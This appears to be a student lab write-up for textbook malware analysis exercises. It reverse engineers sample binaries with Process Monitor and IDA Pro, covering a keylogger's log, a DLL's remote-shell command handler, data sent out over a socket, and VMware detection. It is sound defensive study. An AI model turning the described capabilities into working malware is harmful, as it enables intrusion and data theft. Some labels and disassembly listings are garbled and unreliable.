


Figure 3.1 — Process Monitor file manipulation from malicious svchost.exe

iv- Opening practicalmalwareanalysis.log, we find that the file captures inputted strings and distinctive keyboard commands as seen within the memory strings from Process Explorer (Figure 4.1). This confirms that Lab03-03.exe a keylogger using process replacement on svchost.exe.

Detailed description: This screenshot shows a Notepad window titled 'practicalmalwareanalysis - Notepad'. The content of the Notepad is a log of captured keystrokes and system events. It includes: '[window: 3_2 - Notepad]', '[window: Process Monitor Filter]', '[window: Analysis]', 'test@ENTER', '[window: test - Notepad]', 'this is a test to see if we are getting key logged', '[ENTER]pBACKSPACE my password is supersecretpassword123110', '[ENTER]@[ENTER]goodbye@[ENTER]s', '[window: Program Manager]', 'ss', '[window: Process Monitor - Sysinternals: www.sysinternals.com]', 'ss', and '[window: svhost.exe:3936 Properties]'. The log shows various windows being active, including a process monitor filter, analysis, and program manager, along with the captured password and other system interactions.

Figure 4.1 — Evidence of Lab03-03.exe keylogging

h. Analyze the malware found in the file Lab03-04.exe using basic dynamic analysis tools.

i-What happens when you run this file?

When we run the file. Process is created which opens up the CMD and then deleted the original executable after making it execute and hide itself somewhere else.

ii- What is causing the roadblock in dynamic analysis?

The executable is evasive and trying to evade itself by checking whether the system is VM or not. AV-Detection etc. Obviously this will make it difficult to observe the file via dynamic analysis.

iii- Are there other ways to run this program?

The other ways can be to open this executable using Ollydbg or IDA pro where we can analyze it in a more efficient way.

Practical 2

a. Analyze the malware found in the file Lab05-01.dll using only IDA Pro. The goal of this lab is to give you hands-on experience with IDA Pro. If you've already worked with IDA Pro, you may choose to ignore these questions and focus on reverse engineering the malware.

IDA Pro, an Interactive Disassembler, is a disassembler for computer programs that generates assembly language source code from an executable or a program. IDA Pro enables the disassembly of an entire program and performs tasks such as function discovery, stack analysis, local variable identification, in order to understand (or change) its functionality.

This lab utilises IDA to explore a malicious .dll and demonstrates various techniques for navigation and analysis. Any useful shortcuts will be identified.

i. What is the address of DllMain?

The address off DllMain is 0x1000D02E. This can be found within the graph mode, or within the Functions window (figure 2).




Figure 2: Address of DllMain

ii. Where is the import gethostbyname located?

gethostbyname is located at 0x100163CC within .idata (figure 3). This is found through the Imports window and double-clicking the function. Here we can also see gethostbyname also takes a single parameter — something like a string.




Figure 3: Location of gethostbyname

iii. How many functions call gethostbyname?

Searching the xrefs (ctrl+x) on gethostbyname shows it is referenced 18 times, 9 of which are type (p) for the near call, and the other 9 are read (r) (figure 4). Of these, there are 5 unique calling functions.

Direction	Type	Address	Text
Up	r	sub_10001074+1D3	call ds:gethostbyname
Up	p	sub_10001074+1D3	call ds:gethostbyname
Up	r	sub_10001074+26B	call ds:gethostbyname
Up	p	sub_10001074+26B	call ds:gethostbyname
Up	r	sub_10001074:loc_10001...	call ds:gethostbyname
Up	p	sub_10001074:loc_10001...	call ds:gethostbyname
Up	r	sub_10001365+1D3	call ds:gethostbyname
Up	p	sub_10001365+1D3	call ds:gethostbyname
Up	r	sub_10001365+26B	call ds:gethostbyname
Up	p	sub_10001365+26B	call ds:gethostbyname
Up	r	sub_10001365:loc_10001...	call ds:gethostbyname
Up	p	sub_10001365:loc_10001...	call ds:gethostbyname
Up	r	sub_10001656+101	call ds:gethostbyname
Up	p	sub_10001656+101	call ds:gethostbyname
Up	r	sub_1000208F+3A1	call ds:gethostbyname
Up	p	sub_1000208F+3A1	call ds:gethostbyname
Up	r	sub_10002CCE+4F7	call ds:gethostbyname
Up	p	sub_10002CCE+4F7	call ds:gethostbyname

Line 1 of 18

OK Cancel Search Help

Figure 4: gethostbyname xrefs

iv. For gethostbyname at 0x10001757, which DNS request is made?

Pressing G and navigating to 0x10001757, we see a call to thegethostbyname function, which we know takes one parameter; in this case, whatever is in eax — the contents of off_10019040 (figure 5)




Figure 5: gethostbyname at 0x10001757

The contents of off_10019040 points to a variable aThisIsRdoPicsP which contains the string [This is RDO]pics.practicalmalwareanalysis.com. This is moved into eax (figure 6).




Figure 6: Contents of off_1001904 (aThisIsRdoPicsP)

Importantly, 0Dh is added to eax, which moves the pointer along the current contents. 0Dh can be converted in IDA by pressing H, to 13. This means the eax now points to 13 characters inside of its current contents, skipping past the prefix [This is RDO] and resulting in the DNS request being made for pics.practicalmalwareanalysis.com.

v & vi. How many parameters and local variables are recognized for the subroutine at 0x10001656?

There are a total of 24 variables and parameters for sub_10001656 (figure 7).

```

.text:10001656
.text:10001656 ; ===== S U B R O U T I N E =====
.text:10001656
.text:10001656
.text:10001656 ; DWORD __stdcall sub_10001656(LPVOID lpThreadParameter)
.text:10001656 sub_10001656    proc near                ; DATA XREF: DllMain(x,x,x)+C84o
.text:10001656
.text:10001656 var_675      = byte ptr -675h
.text:10001656 var_674      = dword ptr -674h
.text:10001656 hModule       = dword ptr -670h
.text:10001656 timeout        = timeval ptr -66Ch
.text:10001656 name          = sockaddr ptr -664h
.text:10001656 var_654      = word ptr -654h
.text:10001656 in             = in_addr ptr -650h
.text:10001656 Str1          = byte ptr -644h
.text:10001656 var_640      = byte ptr -640h
.text:10001656 CommandLine   = byte ptr -63Fh
.text:10001656 Str            = byte ptr -63Dh
.text:10001656 var_638      = byte ptr -638h
.text:10001656 var_637      = byte ptr -637h
.text:10001656 var_544      = byte ptr -544h
.text:10001656 var_50C      = dword ptr -50Ch
.text:10001656 var_500      = byte ptr -500h
.text:10001656 Buf2          = byte ptr -4FCh
.text:10001656 readfds       = fd_set ptr -48Ch
.text:10001656 buf            = byte ptr -3B8h
.text:10001656 var_3B0      = dword ptr -3B0h
.text:10001656 var_1A4      = dword ptr -1A4h
.text:10001656 var_194      = dword ptr -194h
.text:10001656 WSADATA        = WSADATA ptr -190h
.text:10001656 lpThreadParameter= dword ptr 4
.text:10001656
` .text:10001656               sub     esp, 678h

```

Figure 7: sub_10001656 parameters and variables

Local variables correspond to negative offsets, where there are 23. Many are generated by IDA and prepended with var_ however there are some which have been resolved, such as name or commandline. As we work through, we generally rename any of the important ones.

Parameters have positive offsets. Here there is one, currently lpThreadParameter. This may also be seen as arg_0 if not automagically resolved.

vii. Where is the string \cmd.exe /c located in the disassembly?

Press Alt+T to perform a string search for \cmd.exe /c, which is stored as aCmdExeC, found within sub_1000FF58 at offset 0x100101D0 (figure 8).






Figure 8: Location of ‘\cmd.exe /c’

viii. What happens around the referencing of \cmd.exe /c?

The command cmd.exe /c opens a new instance of cmd.exe and the /c parameter instructs it to execute the command then terminate. This suggests that there is likely a construct of something to execute somewhere nearby.

Taking a cursory look around sub_1000FF58, we see several indications of what might be happening. Look for push offset X for quick wins.

Towards the top of the function, we see an address that is quite telling of what is happening. The offset aHiMasterDDDDDD called at 0x1001009D contains a long message which includes several strings relating to system time information (actually initialised just before), but more notably reference to a Remote Shell (figure 9).




Figure 9: Contents of offset aHiMasterDDDDDD

Further on throughout the function, there are more interesting offset addresses with strings that may provide an indication of activity.

Offset	String
aQuit	Quit
aExit	Exit
aCd	cd
asc_10095C5C	>
aEnmagic	enmagic
a0x02x	\r\n\r\n0x%02x\r\n\r\n
aIdle	idle
aUptime	uptime
aLanguage	language
aRobotwork	robotwork
aMbase	mbase
aMhost	mhost
aMmodule	mmodule
aMinstall	minstall
aInject	inject
aIexploreExe	iexplore.exe
aCreateprocessG	CreateProcess() GetLastError reports %d

Figure 10: Offset strings within sub_1000FF58

Some of which are likely part of any commandline activity, whereas others may be additional modules. Some of the notable ones might be aInject, alexploreExe, and aCreateProcessG, which could be indicative of process injection into iexplore.exe.

ix. At 0x100101C8, dword_1008E5C4 indicates which path to take. How does the malware set dword_1008E5C4?

The comparison of dword_1008E5C4 and ebx will determine whether \cmd.exe /c or \command.exe /c is pushed; likely based upon the Operating System version to utilise the correct command prompt (figure 11).




Figure 11: cmd.exe or command.exe options

Following the xrefs of `dword_1008E5C4`, we see it written (type w) in `sub_10001656`, with the value of `eax`. There is a preceding call to `sub_10003695`, where the function takes a look at the system's Version Information (using API call `GetVersionExA`) (figure 12).




Figure 12:

There is a comparison between the `VersionInformation.dwPlatformId` and 2, so looking at the Windows Platform IDs we see that it is looking to see if 'The operating system is Windows NT or later.' If it is, then `\cmd.exe /c` is pushed. If not, then it is `\command.exe /c`.

x. What happens if the string comparison to robotwork is successful?

The `robotwork` string comparison is completed using the function `memcmp`, which returns 0 if the two strings are identical. The `JNZ` branch jumps if the result Is Not Zero. This means, if the `robotwork` comparison is successful, returning 0, then the jump does not execute (the red path). If the `memcmp` was unsuccessful, then some other non-zero value would be returned and the jump (green path) would be followed (figure 13).




Figure 13: `memcmp` of `robotwork`

Not jumping, (and following the red path), leads to a new function `sub_100052A2` which includes registry keys `SOFTWARE\Microsoft\Windows\CurrentVersion\WorkTime` and `WorkTimes`. The function is looking for values within the `WorkTime`

and WorkTimes (RegQueryValueExA) and if so, are displayed as part of the relevant aRobotWorktime offset addresses (via %d) (figure 14).

Figure 14: Querying SOFTWARE\Microsoft\Windows\CurrentVersion WorkTime and WorkTimes registry keys

The start of the function takes in a parameter for SOCKET as s , which is then passed through to a new function (sub_100038EE) along with the registry values (ebp) (figure 15).

```
00000000100052A2 ; int __cdecl sub_100052A2(SOCKET s)
00000000100052A2 sub_100052A2 proc near
00000000100052A2
00000000100052A2 Dest= byte ptr -60Ch
00000000100052A2 var_60B= byte ptr -60Bh
00000000100052A2 Data= byte ptr -20ch
00000000100052A2 var_20B= byte ptr -20Bh
00000000100052A2 cbData= dword ptr -0Ch
00000000100052A2 Type= dword ptr -8
00000000100052A2 phkResult= dword ptr -4
00000000100052A2 _= dword ptr 8
00000000100052A2
```

00000000100053D9 BD 85 F4 F9 FF FF lea eax, [ebp+Dest] ; Load Effective Address
00000000100053D9 50 push eax ; int
00000000100053E0 FF 75 08 push [ebp+\$] ; R
00000000100053E3 FF 86 E5 FF FF call sub_100050EE ; Call Procedure
00000000100053E3 00 00 00 00 00 00 00 00
00000000100053E2 00 00 00 00 00 00 00 00
00000000100053E8 83 C4 20 add esp, 10h ; Add

Figure 15: Passing registry values through SOCKET s

Therefore, if the string comparison for robotwork is successful, the registry keys SOFTWARE\Microsoft\Windows\CurrentVersion WorkTime and WorkTimes are queried and the values passed through (likely) the remote shell connection.

xi. What does the export PSLIST do?

Name	Address	Ordinal
InstallRT	000000001000D847	1
InstallSA	000000001000DEC1	2
InstallSB	000000001000E892	3
PSLIST	0000000010007025	4
ServiceMain	000000001000CF30	5
StartEXS	0000000010007ECB	6
UninstallRT	000000001000F405	7
UninstallSA	000000001000EA05	8
UninstallSB	000000001000F138	9
DllEntryPoint	000000001001516D	[main entry]

Figure 16: Exports view

Open the exports list and find the exported function PSLIST. (figure 16).

Navigate here and see there are three subroutines. One of which queries OS version information (similar as seen in Q9, but this time also sees if dwMajorVersion is 5 for more specific OS footprinting (dwMajorVersions)), and depending on the outcome, will call either sub_10006518 or sub_1000664C (figure 17).




Figure 17: PSLIST exported function paths

Both sub_10006518 and sub_1000664C utilise CreateToolhelp32Snapshot to take a snapshot of the specified processes and associated information, and then execute appropriate commands to query the running processes IDs, names, and the number of threads. sub_1000664C also includes the SOCKET (s) to send the output out to (figure 18).

Figure 18: Using CreateToolhelp32Snapshot, querying running processes, and sending to socket

xii. Which API functions could be called by entering sub_10004E79?

A useful way to quickly see what API functions are called by a certain subroutine is through the Proximity Brower view, this transforms the standard Graph or Text views into a much more condensed graph highlighting which API functions or subroutines are called (figure 19)




Figure 19: Proximity View of sub_10004E79

Function	Description
GetSystemDefaultLangID	Returns language identifier to determine system language
sub_100038EE	Subroutine previously seen to send data via SOCKET
sprintf	Sends formatted string output
strlen	Gets the length of a string
aLanguageId0xX	Offset containing: '[Language:] id:0x%X'

Figure 20: Functions called by sub_10004E79

The functions called from sub_10004E79 (figure 20) indicate that the functionality is to identify the language used on the system, and then pass that information through the

SOCKET (as we've seen `sub_100038EE` before). It might make sense to rename `sub_10004E79` to something like `getSystemLanguage`. While we're at it, we might as well rename `sub_100038EE` to something like `sendSocket`.

xiii. How many Windows API functions does DllMain call directly, and how many at a depth of 2?

Another way to view the API functions called from somewhere, is through View -> Graphs -> User XRef Chart. Set start and end addresses to DllMain and the Recursion depth to 1 to see four API functions called (figure 21). At a depth of 2, there are around 32, with some duplicates.




Figure 21: API functions called by DllMain.

Some of the more notable API calls which may provide indication of functionality are:
sleep winexec gethostbyname inet_ntoa CreateThread WSAStartup inet_addr recv send
socket connect LoadLibraryA

xiv. How long will the Sleep API function at 0x10001358 execute for?

At first glance, one might think that the value passed to the sleep is 3E8h (1000), equating to 1 second, however it is a imul call which means the value at eax is getting multiplied by 1000. Looking up, we see that aThisIsCti30 at the offset address is moved into eax and then the pointer is moved 13 along (similar to what's seen in Q2) (figure 22).

```

0000000010001341          loc_10001341:
0000000010001341 A1 20 90 01 10  mov    eax, off_10019020
0000000010001346 83 C0 8D  add    eax, 13    off_10019020 dd offset aThisIsCti30 ; DATA XREF: sub_10001074:loc_10001341r
0000000010001349 50      push   eax
000000001000134A FF 15 B4 62 01 10  call   ds:atoi
0000000010001350 69 C0 E8 03 00 00  imul   eax, 1000 ; Signed Multiply
0000000010001356 59      pop    ecx
0000000010001357 50      push   eax ; dwMilliseconds
0000000010001358 FF 15 1C 62 01 10  call   ds:Sleep ; Indirect Call Near Procedure
000000001000135E 33 ED      xor    ebp, ebp ; Logical Exclusive OR
0000000010001360 E9 4F FD FF  jmp    loc_10001084 ; Jump
0000000010001360          sub_10001084 endp
0000000010001360

```

Figure 22: Sleep for 30 seconds

This means that the value of eax when it is pushed is 30. atoi converts the string to an integer, and it is multiplied by 1000. Therefore, the Sleep API function sleeps for 30 seconds.

xv & xvi. What are the three parameters for the call to socket at 0x10001701?

The three values pushed to the stack, labeled as protocol, type, and af, and are 6, 1, 2 respectively, are the three parameters used for the call to socket (figure 23).

```

00000000100016FB          loc_100016FB: ; protocol
00000000100016FB          push   6
00000000100016FB 6A 06      push   1 ; type
00000000100016FD 6A 01      push   2 ; af
00000000100016FF 6A 02      call   ds:socket ; Indirect Call Near Procedure
0000000010001701 FF 15 F8 63 01 10  mov    edi, eax; SOCKET __stdcall socket(int af, int type, int protocol)
0000000010001707 8B F8      cmp    edi, OFF    extr socket:dword ; CODE XREF: sub_10001656+AB↑p
0000000010001709 83 FF FF  jnz    short loc
000000001000170C 75 14

```

Figure 23: Call to socket at 0x10001701

These depict what type of socket is created. Using Socket Documentation we can determine that in this case, it is TCP IPV4. At this point, we might aswell rename those operands (figure 24).

Parameter	Description	Value	Meaning
af	Address Family specification	2	IF_INET
type	Type of socket	1	SOCK_STREAM
protocol	Protocol used	6	IPPROTO_TCP

loc_100016FB:	; protocol
push	IPPROTO_TCP
push	SOCK_STREAM
push	IF_INET
call	ds:socket ; Indirect Call

Figure 24: Definitions and renaming of socket parameters

xvii. Is there VM detection?

Occurrences of binary: 0xED			IDA View-A	Hex View-1
Address	Function	Instruction		
.text:10001098	sub_10001074	xor ebp, ebp; Logical Exclusive OR		
.text:10001181	sub_10001074	test ebp, ebp; Logical Compare		
.text:10001222	sub_10001074	test ebp, ebp; Logical Compare		
.text:100012BE	sub_10001074	test ebp, ebp; Logical Compare		
.text:1000135F	sub_10001074	xor ebp, ebp; Logical Exclusive OR		
.text:10001389	sub_10001365	xor ebp, ebp; Logical Exclusive OR		
.text:10001472	sub_10001365	test ebp, ebp; Logical Compare		
.text:10001513	sub_10001365	test ebp, ebp; Logical Compare		
.text:100015AF	sub_10001365	test ebp, ebp; Logical Compare		
.text:10001650	sub_10001365	xor ebp, ebp; Logical Exclusive OR		
.text:100030AF	sub_10002CCE	call strcat; Call Procedure		
.text:10003DE2	sub_10003DC6	lea edi, [ebp+var_813]; Load Effective Address		
.text:10004326	sub_100042DB	lea edi, [ebp+var_913]; Load Effective Address		
.text:10004B15	sub_10004B01	lea edi, [ebp+var_213]; Load Effective Address		
.text:10005305	sub_100052A2	jmp loc_100053F6; Jump		
.text:10005413	sub_100053F9	lea edi, [ebp+var_413]; Load Effective Address		
.text:1000542A	sub_100053F9	lea edi, [ebp+var_213]; Load Effective Address		
.text:10005B98	sub_10005B84	xor ebp, ebp; Logical Exclusive OR		
.text:100061DB	sub_10006196	in eax, dx		

Figure 25: Searching for the in instruction using 0xED in binary.

The in instruction (opcode 0xED) is used with the string VMXh to determine whether the malware is running inside VMware. 0xED can be searched (alt+B) and look for the in instruction (figure 25).

From here, we can navigate into the function and see what is going on within sub_10006196.

```

00000000100061C5 51      push  cl
00000000100061C6 53      push  ebx
00000000100061C7 B8 68 58 4D 56  mov   eax, 'VMXh'
